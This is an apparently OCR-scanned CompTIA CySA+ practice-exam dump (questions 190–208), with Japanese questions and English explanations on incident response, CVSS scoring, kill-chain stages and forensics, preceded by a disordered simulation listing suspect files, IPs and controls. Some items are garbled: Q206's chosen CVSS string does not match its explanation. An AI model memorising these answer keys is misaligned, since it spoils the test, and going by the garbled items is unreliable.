
Malicious executable: Select option
- Select option
- invoice.exe
- resume1.docx
- resume2.docx
- payroll.xlsx


Malicious IP address: Select option
- Select option
- 81.161.63.103
- 81.161.63.253
- 171.25.193.20
- 185.220.101.194
- 192.168.2.1
- 171.25.193.25
- 10.1.1.238

Date/time malware entered organization: Select option
- Select option
- 1 Dec 2019 11:24:16
- 1 Dec 2019 14:03:19
- 1 Dec 2019 14:03:55
- 30 Nov 2019 12:05:34
- 1 Dec 2019 14:25:30


Malicous website access
Select control
Select control
Firewall file type filter
Honeypot
MFA
MAC filtering
Restricted local user permissions
Email filtering
Disk-level encryption
Updated antivirus
Network segmentation
Plain text email format
VPN
IP blocklist
Backups
File encryption
Select control
Select control
Firewall file type filter
Honeypot
MFA
MAC filtering
Restricted local user permissions
Email filtering
Disk-level encryption
Updated antivirus
Network segmentation
Plain text email format
VPN
IP blocklist
Backups
1 Dec 2019 13:59:25
30 Nov 2019 12:25:13
Malware download
Select control
Select control
Firewall file type filter
Honeypot
MFA
MAC filtering
Restricted local user permissions
Email filtering
Disk-level encryption
Updated antivirus
Network segmentation
Plain text email format
VPN
IP blocklist
Backups
CompTIA

正解:


Kill chain item
Phishing email
Select control
Firewall file type filter
Honeypot
MFA
MAC filtering
Restricted local user permissions
Email filtering
Disk-level encryption
Updated antivirus
Network segmentation
Plain text email format
VPN
IP blocklist
Backups
Malware install
Select control
Select control
Firewall file type filter
Honeypot
MFA
MAC filtering
Restricted local user permissions
Email filtering
Disk-level encryption
Updated antivirus
Network segmentation
Plain text email format
VPN
IP blocklist
Backups
Active links
Select control
Select control
Firewall file type filter
Honeypot
MFA
Malware execution
Select control
Identify the following:
Malicious executable
Select option
Select option
invoice.exe
resume1.docx
resume2.docx
payroll.xlsx
Malicious IP address
Select option
Select option
81.161.63.103
81.161.63.253
171.25.193.20
185.220.101.194
192.168.2.1
171.25.193.25



質問: **190**
特定された脅威と脆弱性を、発生の可能性と影響とともにマッピング、追跡、軽減するのに役立つツールは次のうちどれですか?
A. リスクレジスタ
B. 脆弱性評価
C. 侵入テスト
D. コンプライアンスレポート
正解: **(**正解を表示します**)**
A risk register is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence. A risk register is a document that records the details of all the risks identified in a project or an organization, such as their sources, causes, consequences, probabilities, impacts, and mitigation strategies. A risk register can help the security team to prioritize the risks based on their severity and urgency, and to monitor and control them throughout the project or the organization's lifecycle12. A vulnerability assessment, a penetration test, and a compliance report are all methods or outputs of identifying and evaluating the threats and vulnerabilities, but they are not tools for mapping, tracking, and mitigating them345.
References: What is a Risk Register? | Smartsheet, Risk Register: Definition & Example, Vulnerability Assessment vs. Penetration Testing: What's the Difference?, What is a Penetration Test and How Does It Work?, What is a Compliance Report? | Definition, Types, and Examples

質問: **191**
MSSP は顧客 1 から複数のアラートを受信し、顧客 2 のインシデント対応期限に間に合わなくなりました。違反されたドキュメントを最もよく表すのは次のどれですか。
A. KPI
B. SLO
C. SLA
D. MOU
正解: **(**正解を表示します**)**
An SLA, or Service Level Agreement, is a contract between a service provider and its customers that documents what services the provider will furnish and defines the service standards the provider is obligated to meet. In the scenario described, the missed incident response deadline is a clear indicator of an SLA violation. An SLA usually outlines the metrics by which service is measured as well as remedies or penalties should agreed-upon service levels not be achieved. Unlike a KPI (Key Performance Indicator) which is a quantifiable measure used to evaluate the success of an organization, employee, etc., in meeting objectives for performance, or an MOU (Memorandum of Understanding) which is a formal agreement between two or more parties, an SLA is focused on the performance and quality metrics applicable to the service provided.
SLO (Service Level Objective) is related and often part of an SLA, representing the specific measurable characteristics of the SLA such as availability, throughput, frequency, response time, or

quality.

質問: **192**
組織は、クラウド インフラストラクチャの構成が強化されていることを確認したいと考えています。要件は、安全なテンプレートを使用して展開できるサーバー イメージを作成することです。安全な構成を確保するために最適なリソースは次のうちどれですか?
A. CIS ベンチマーク
B. PCI DSS
C. OWASP トップ 10
D. ISO 27001
正解: **(正解を表示します)**
The best resource to ensure secure configuration of cloud infrastructure is A. CIS Benchmarks. CIS Benchmarks are a set of prescriptive configuration recommendations for various technologies, including cloud providers, operating systems, network devices, and server software. They are developed by a global community of cybersecurity experts and help organizations protect their systems against threats more confidently1 PCI DSS, OWASP Top Ten, and ISO 27001 are also important standards for information security, but they are not focused on providing specific guidance for hardening cloud infrastructure. PCI DSS is a compliance scheme for payment card transactions, OWASP Top Ten is a list of common web application security risks, and ISO 27001 is a framework for establishing and maintaining an information security management system. These standards may have some relevance for cloud security, but they are not as comprehensive and detailed as CIS Benchmarks

質問: **193**
アナリストは、タイムラインで調査する必要があるイベントの数に圧倒されています。
インシデントを前進させるために、アナリストは次のどれに焦点を当てる必要がありますか?
A. 影響
B. 脆弱性スコア
C. 平均検出時間
D. 分離
正解: **(正解を表示します)**
The analyst should focus on the impact of the events in order to move the incident forward. Impact is the measure of the potential or actual damage caused by an incident, such as data loss, financial loss, reputational damage, or regulatory penalties. Impact can help the analyst prioritize the events that need to be investigated based on their severity and urgency, and allocate the appropriate resources and actions to contain and remediate them. Impact can also help the analyst communicate the status and progress of the incident to the stakeholders and customers, and justify the decisions and recommendations made during the incident response12. Vulnerability score, mean time to detect, and isolation are all important metrics or actions for incident response, but they are not the main focus for moving the incident forward. Vulnerability score is the rating of the likelihood and severity of a vulnerability being exploited by a threat actor. Mean time to detect is the average time it takes to discover an incident. Isolation is the process of disconnecting an affected system from the network to prevent further damage or spread of the incident34 .
References: Incident Response:
Processes, Best Practices & Tools - Atlassian, Incident Response Metrics: What You Should Be Measuring, Vulnerability Scanning Best Practices, How to Track Mean Time to Detect (MTTD) and Mean Time to Respond (MTTR) to Cybersecurity Incidents, [Isolation and Quarantine for Incident Response]

質問: **194**
ある組織が顧客トランザクションの侵害を経験しました。PCI DSS の条件に基づき、組織は違反を次のどのグループに報告する必要がありますか?
A. PCI セキュリティ標準評議会
B. 現地の法執行機関
C. 連邦法執行機関
D. カード発行会社

正解: **D** (コメントを発表する)
Under the terms of PCI DSS, an organization that has experienced a breach of customer transactions should report the breach to the card issuer. The card issuer is the financial institution that issues the payment cards to the customers and that is responsible for authorizing and processing the transactions. The card issuer may have specific reporting requirements and procedures for the organization to follow in the event of a breach.
The organization should also notify other parties that may be affected by the breach, such as customers, law enforcement, or regulators, depending on the nature and scope of the breach. Official References: https://www.
pcisecuritystandards.org/

質問: **195**
組織に影響を与えるインシデントに関連する公式の公開コミュニケーション計画についてスタッフとコミュニケーションをとることの重要性を最もよく説明しているのはどれですか?
A. 指定された従業員が公開できる情報を定義する
B. 組織を代表する外部の広報会社を指定する
C. すべての報道機関に同時に情報が伝わるようにする
D. イベント発生後に各従業員に連絡する方法を定義する
正解: **A** (コメントを発表する)
Communicating with staff about the official public communication plan is important to avoid unauthorized or inaccurate disclosure of information that could harm the organization's reputation, security, or legal obligations. It also helps to ensure consistency and clarity of the messages delivered to the public and other stakeholders.
https://resources.sei.cmu.edu/asset_files/Handbook/2021_002_001_651819.pdf

質問: **196**
不満を抱いたオープンソース開発者が、ワイパーとして機能するロジック爆弾を使用してコードリポジトリを妨害することを決定しました。この行為は、サイバーキルチェーンの次のどの部分を示していますか?
A. 偵察
B. 武器化
C. 搾取
D. インストール
正解: (正解を表示します)
Weaponization is the stage of the Cyber Kill Chain where the attacker creates or modifies a malicious payload to use against a target. In this case, the disgruntled open-source developer has created a logic bomb that will act as a wiper, which is a type of malware that destroys data on a system. This is an example of weaponization, as the developer has prepared a cyberweapon to sabotage the code repository.
References: The answer was based on the web search results from Bing, especially the following sources:
Cyber Kill Chain | Lockheed Martin, which states: "In the weaponization step, the adversary creates remote access malware weapon, such as a virus or worm, tailored to one or more vulnerabilities." The Cyber Kill Chain: The Seven Steps of a Cyberattack - EC-Council, which states: "In the weaponization stage, all of the attacker's preparatory work culminates in the creation of malware to be used against an identified target." What is the Cyber Kill Chain? Introduction Guide - CrowdStrike, which states: "Weaponization: The attacker creates a malicious payload that will be delivered to the target."

質問: **197**

セキュリティ アナリストは、分析するために悪意のあるバイナリ ファイルを受け取りました。分析を実行するのに最適な手法は次のうちどれですか?
A. コード解析
B. 静的解析
C. リバースエンジニアリング
D. ファジング
正解: **C** (コメントを発表する)
Reverse engineering is a technique that involves analyzing a binary file to understand its structure, functionality, and behavior. Reverse engineering can help security analysts perform malware analysis, vulnerability research, exploit development, and software debugging. Reverse engineering can be done using various tools, such as disassemblers, debuggers, decompilers, and hex editors.

質問: **198**
サイバー キル チェーンの方法論を最も正確に説明しているのは次のどれですか?
A. イベントを相関させて攻撃者の TTP を確認するために使用されます。
B. 攻撃者の横方向の動きを把握し、プロセスを停止するために使用されます。
C. 侵入時に攻撃者が一般的にどのように行動するか、各段階でどのような行動を取るべきかを明確にモデル化します。
D. 攻撃者、使用された技術、およびターゲットとの関係を決定するための明確な道筋を示します。
正解: (正解を表示します)
The Cyber Kill Chain methodology provides a clear model of how an attacker generally operates during an intrusion and the actions to take at each stage. It is divided into seven stages: reconnaissance, weaponization, delivery, exploitation, installation, command and control, and actions on objectives. It helps network defenders understand and prevent cyberattacks by identifying the attacker's objectives and tactics. References: The Cyber Kill Chain: The Seven Steps of a Cyberattack

質問: **199**
製造業者は、壊れやすい機器と従来の機器の両方を含む OT ネットワークのセキュリティを評価するためにサードパーティのコンサルタントを雇いました。コンサルタントが運用に害を及ぼさないようにするには、次のどれを考慮する必要がありますか?
A. Nmap Scripting Engine スキャン技術の採用
B. スキャン前に PLC ラダー ロジックの状態を保存します。
C. アクティブな脆弱性スキャンではなくパッシブな脆弱性スキャンを使用する
D. オフピークの製造時間中にスキャンを実行します。
正解: (正解を表示します)
In environments with fragile and legacy equipment, passive scanning is preferred to prevent any potential disruptions that active scanning might cause.
When assessing the security of an Operational Technology (OT) network, especially one with fragile and legacy equipment, it's crucial to use passive instead of active vulnerability scans. Active scanning can sometimes disrupt the operation of sensitive or older equipment. Passive scanning listens to network traffic without sending probing requests, thus minimizing the risk of disruption.

質問: **200**
サイバーセキュリティチームは、アラートを発生させた仮想マシン(VM)を隔離しました。しかし、この措置では脅威は停止しません。同じブロードキャストドメイン内の他のVMでも同様のアラートが発生しています。チームは、インシデント対応プロセスにおいて、次にどのステップを実行すべきでしょうか？
A. インシデントを最高情報セキュリティ責任者にエスカレーションし、法務部門への通知の承認を求めます。
B. 分析フェーズに戻り、追加データを収集します。
C. 駆除フェーズに移行し、疑わしいファイルの削除を開始します。
D. 封じ込めフェーズを続行し、サブネットを隔離します。
正解: (正解を表示します)

The scenario indicates the threat is still active and is appearing across multiple VMs in the same broadcast domain (suggesting lateral movement or propagation within that Layer 2 segment).
Since quarantine of a single VM did not stop the threat, the appropriate next step is to broaden containment by isolating the affected subnet / network segment to prevent further spread.
The Sybex CySA+ Study Guide emphasizes that after identifying an incident in progress, responders should move into containment and that containment activities include segmentation and isolation:
Exact extract (Sybex Study Guide):
"After identifying a potential incident in progress, responders should take immediate action to contain the damage... Potential containment activities include network segmentation, isolation, and removal of affected systems." It also explains how segmentation (quarantine VLAN) is used to contain compromised systems and protect other systems:
Exact extract (Sybex Study Guide):
"During the early stages of an incident... [responders] built a separate virtual LAN (VLAN) to contain those systems... Putting the systems on this network segment provides some degree of isolation..." Because the activity is occurring across the broadcast domain, isolating just one VM isn't enough; the team should continue containment by isolating the subnet/segment where the issue is spreading (Option D).
Moving to eradication (Option C) before containment is effective risks continued spread and loss of control.

質問: **201**
インシデント対応演習における KPI の重要性を最もよく表しているのはどれですか?
A. 各アナリストの個人パフォーマンスを特定する
B. インシデントがどのように解決されたかを説明する
C. チームが優先すべきことを明らかにする
D. どのツールを使用すべきかを明らかにする
正解: **(正解を表示します)**
Key Performance Indicators (KPIs) in incident response exercises help organizationsprioritize improvements by measuring response effectiveness, containment success, and recovery speed. This ensures that resources are focused on the most critical areas for enhancement.
* Option A (Personal performance tracking)is more relevant to HR evaluations rather than cybersecurity operations.
* Option B (Describing incident resolution)is important but does notdefine future priorities.
* Option D (Identifying tools to use)is useful but not the primary function of KPIs.
Thus,C is the correct answer, asKPIs help teams identify the most urgent areas for improvement.

質問: **202**
セキュリティ アナリストは、パッチ適用の対象となる脆弱性を優先順位付けする必要があります。次の脆弱性とシステム情報が与えられます。

System	Sensitive Data?	Internet Facing?	Vulnerability Score (CVSS)
1	No	Yes	AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H
2	No	No	AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H
3	Yes	Yes	AV:P/AC:H/PR:H/UI:R/S:U/C:N/I:N/A:L
4	No	Yes	AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:H
5	Yes	Yes	AV:L/AC:H/PR:H/UI:R/S:U/C:L/I:N/A:N
6	No	No	AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H

アナリストが最初にパッチを適用する必要があるシステムは次のうちどれですか?
A. システム 1
B. システム2

C. システム3
D. システム4
E. システム5
F. システム6
正解**: (**正解を表示します**)**
When prioritizing vulnerabilities, analysts consider theCVSS score, whether the system isinternet-facing, and ifsensitive datais involved. The primary goal is to mitigate the mostexploitableandimpactfulrisks first.
Let ' s break down the key components:
* Attack Vector (AV): Whether the attack can be launched remotely (N = Network) or locally (L = Local).
* Attack Complexity (AC): The difficulty of executing the attack (L = Low, H = High).
* Privileges Required (PR): The level of access needed for exploitation (N = None, L = Low, H = High).
* User Interaction (UI): Whether user interaction is required for the attack (N = No, R = Required).
* Scope (S): Whether the attack affects other systems (C = Changed, U = Unchanged).
* Confidentiality (C), Integrity (I), Availability (A): The impact level (H = High, L = Low, N = None).
Evaluating Each System:
* System 1 (CVSS: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H)
* Internet-facing #
* No sensitive data #
* High confidentiality and availability impact #
* Moderate risk due to requiring low privileges
* System 2 (CVSS: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H)
* Not internet-facing #
* No sensitive data #
* Lower priority since it's local-only
* System 3 (CVSS: AV:P/AC:H/PR:H/UI:R/S:U/C:N/I:N/A:L)
* Internet-facing #
* Contains sensitive data #
* But very low likelihood of exploit (requires physical access, high privileges, user interaction)
* Lower priority due to high attack complexity
* System 4 (CVSS: AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:H)
* Internet-facing #
* No sensitive data #
* No privileges required for exploitation #
* High impact on confidentiality and availability #
* Most critical due to remote exploitability and system-wide scope
* System 5 (CVSS: AV:L/AC:H/PR:H/UI:R/S:U/C:L/I:N/A:N)
* Internet-facing #
* Contains sensitive data #
* But requires high privileges, high attack complexity, and user interaction
* Lower priority than System 4
* System 6 (CVSS: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H)

* Not internet-facing #
* No sensitive data #
* Same as System 2 (low priority due to being local-only)
Final Decision: Patch System 4 First
System 4 is themost criticalbecause:
* It isinternet-facing(higher exposure).
* It has ahigh CVSS score.
* Itrequires no privileges(easy to exploit).
* It hassystem-wide scope impact(can affect other systems).
Thus, it should bepatched firstto minimize security risks.

質問: **203**
規制の厳しい企業において、セキュリティインシデントの影響を最小限に抑えるため、サイバーセキュリティアナリストは組織のクラウドサービスに監査設定を構成しました。アナリストが構成したセキュリティ制御は次のうちどれですか？
A. 予防的
B. 修正
C. 指令
D. 探偵
正解: **(正解を表示します)**
Audit settings provide visibility into user actions and system events. These are classified asdetective controlsbecause they enable the detection of anomalies, policy violations, or unauthorized access by generating logs or alerts. They do not prevent actions (Preventive) or reverse harm (Corrective), nor do they provide policy guidance (Directive).
Reference: CompTIA CySA+ All-in-One by Mya Heath, Chapter 13, "Vulnerability Handling and Response" - Control Types and Functions.
Objective: 2.5 - Explain the importance of prioritization, remediation, and mitigation of vulnerabilities.

質問: **204**
次の証拠収集方法のうち、裁判で最も受け入れられる可能性が高いのはどれですか?
A. 事故発生時のアクセスファイルをすべてコピーする
B. すべてのファイルのファイルレベルアーカイブを作成する
C. 完全なシステムバックアップインベントリの提供
D. ハードドライブのビットレベルのイメージを提供する
正解: **D (コメントを発表する)**
A bit-level image is a forensic-grade copy that preserves all data on a disk, including unallocated space, deleted files, and metadata. This is the most legally defensible form of digital evidence collection, as it ensures that no potential evidence is missed.
Copying all access files (Option A) only captures live files and omits deleted or system-level artifacts that may be critical.
Creating a file-level archive (Option B) is insufficient because it does not capture system metadata or slack space where forensic artifacts reside.
Providing a full system backup inventory (Option C) may include important files, but it lacks forensic integrity because backups often modify timestamps and do not capture all system states.
Thus, the correct answer is D, as a bit-level image ensures forensic integrity and completeness of evidence.

質問: **205**
政府のセキュリティ組織によって公開された IoC のリストには、Microsoft が署名した正規のバイナリ svchost.exe の SHA-256 ハッシュが含まれています。セキュリティ チームがこのインジケーターを検出シグネチャに追加した場合の結果を最もよく表すのは次のどれですか。

A. このインジケーターは、ほとんどの Windows デバイスで起動します。
B. 一致するハッシュを持つ悪意のあるファイルが検出されます。
C. セキュリティ チームは、環境内の不正な svchost.exe プロセスを検出します。
D. セキュリティ チームは、既知の悪意のある svchost.exe プロセスの実行を詳述するイベント エントリを検出します。
正解: **A (**コメントを発表する**)**
Adding the SHA-256 hash of a legitimate Microsoft-signed binary like svchost.exe to detection signatures would result in the indicator firing on the majority of Windows devices. Svchost.exe is a common and legitimate system process used by Windows, and using its hash as an indicator of compromise (IOC) would generate numerous false positives, as it would match the legitimate instances of svchost.exe running on all Windows systems.

質問: **206**
最近発見されたゼロデイ脆弱性が現在積極的に悪用されており、ユーザーの操作や権限昇格は不要で、機密性と完全性には大きな影響を与えるものの、可用性には影響を与えません。このゼロデイ脅威に対して最も適切なCVEメトリクスは次のうちどれでしょうか？
A. CVSS: 31/AV: N/AC: L/PR: N/UI: N/S: U/C: H/1: K/A: L
B. CVSS:31/AV:K/AC:L/PR:H/UI:R/S:C/C:H/I:H/A:L
C. CVSS:31/AV:N/AC:L/PR:N/UI:H/S:U/C:L/I:N/A:H
D. CVSS:31/AV:L/AC:L/PR:R/UI:R/S:U/C:H/I:L/A:H
正解: **(**正解を表示します**)**
This answer matches the description of the zero-day threat. The attack vector is network (AV:N), the attack complexity is low (AC:L), no privileges are required (PR:N), no user interaction is required (UI:N), the scope is unchanged (S:U), the confidentiality and integrity impacts are high (C:H/I:H), and the availability impact is low (A:L). Official References: https://nvd.nist.gov/vuln-metrics/cvss

質問: **207**
以下の関係者のうち、脆弱性スキャンレポートを受け取る可能性が最も高いのはどれですか？(2つ選択してください。)
A. 経営陣
B. 法執行機関
C. マーケティング
D. 法的
E. プロダクトオーナー
F. システム管理
正解: **(**正解を表示します**)**
Executive management and systems administration are the most likely stakeholders to receive a vulnerability scan report because they are responsible for overseeing the security posture and remediation efforts of the organization. Law enforcement, marketing, legal, and product owner are less likely to be involved in the vulnerability management process or need access to the scan results. References: Cybersecurity Analyst+ - CompTIA, How To Write a Vulnerability Assessment Report | EC-Council, Driving Stakeholder Alignment in Vulnerability Management - LogicGate

質問: **208**
